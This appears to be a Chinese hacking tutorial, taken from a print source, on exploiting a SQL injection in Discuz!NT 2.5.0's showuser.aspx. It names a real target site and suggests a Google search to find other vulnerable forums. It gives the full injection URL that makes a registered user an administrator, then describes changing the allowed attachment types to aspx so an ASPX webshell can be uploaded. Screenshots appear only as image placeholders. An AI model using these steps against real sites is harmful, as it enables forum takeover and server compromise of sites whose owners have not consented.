成员在其中发现了一个非常严重的安全漏洞，产生漏洞的文件为 showuser.aspx，该文件在对变量 ordertype 的处理中过滤不严格，导致出现了 SQL 注入漏洞。利用该漏洞构造 SQL 语句可以直接获取论坛管理员权限并登录后台得到 Webshell，危害相当大，希望使用该程序的各位站长尽快打好补丁，以免被恶意攻击。

我们今天要测试的存在安全漏洞的网址为 http://discuznt.estidc.com/index.aspx，漏洞的利用相当简单，只需要一个浏览器即可，无需任何多余的工具（当然了，要上传的木马还是得准备一个的），如果我们想寻找使用了该套程序的网站，可以打开 Google，以“Powered by Discuz!NT 2.5.0”作为关键字进行搜索就可以找到许多。

一、注册用户

这一步并非必须的，如果大家懂 SQL 语句的话，完全可以更改任意用户的密码，或是直接在数据库里插入一个管理员，不过这需要对 Discuz!NT 2.5 的数据库要一定的了解才行，本文我仍将采用大众化的操作来进行介绍。首先注册一个名为 hackest 的用户（密码可以随意设置，但要 6 位以上），如图 1。




图 1




图 2

如果遇到某些关闭了注册的网站，可以直接更改某个不是十分重要的用户的密码来达到目的，直接访问 showuser.aspx 文件就可以显示出该论坛中所有的用户列表了，比如我们直接访问 http://discuznt.estidc.com/showuser.aspx（当然了，为了对他人造成的影响最小化，所以我们自己注册一个），如图 2。

二、提升为管理员

注册完毕后会自动登录，事实上该漏洞即使不登录也可以利用的。我们直接在浏览器中执行把自己提升为管理员的 SQL 语句：**http://discuznt.estidc.com/showuser.aspx?ordertype=desc;update%20dnt_users%20set%20adminid=%271%27,groupid=%271%27%20where%20username=%27hackest%27;--**。

这个 SQL 语句的作用就是把用户名（username）为 hackest 的用户添加到管理员用户组（groupid=1），执行完后要刷新一下才能看到用户 hackest 的组别已经变成管理员了（图 2 为未提升时的组别，可以看到刚注册的用户为新手上路），如图 3。

三、获取 Webshell

好了，现在已经是管理员权限了，利用简单吧，只要一条




图 3




图 4

SQL 语句就可以搞定了。接下来就是如何获取 Webshell 了，提升为管理员后需要重新登录一下才可以看到进入后台的“系统设置”，如图4。

登录管理后台，点击“帖子”->“帖子相关”->“附件类型尺寸”，然后把原来的 rar 类型改为 aspx，再点击“保存附件修改”，如图5。




图5

程序会提示“操作成功执行”，不必理会它，接着来到前台发帖或者编辑已有的帖子，通过上传附件直接上传 ASPX 的马，如图6。

上传完毕后再来到后台管理页面，选择“论坛”->“论坛维护”->“管理附件”->“搜索附件”，这样搜索出来的是全部的附件，我们上传的马一般是在最后一页，附件较多的话可以直接跳转到最后一页去查看。我们可以看到马儿已经乖乖的躺在那里等着我们了，如图7。




图6

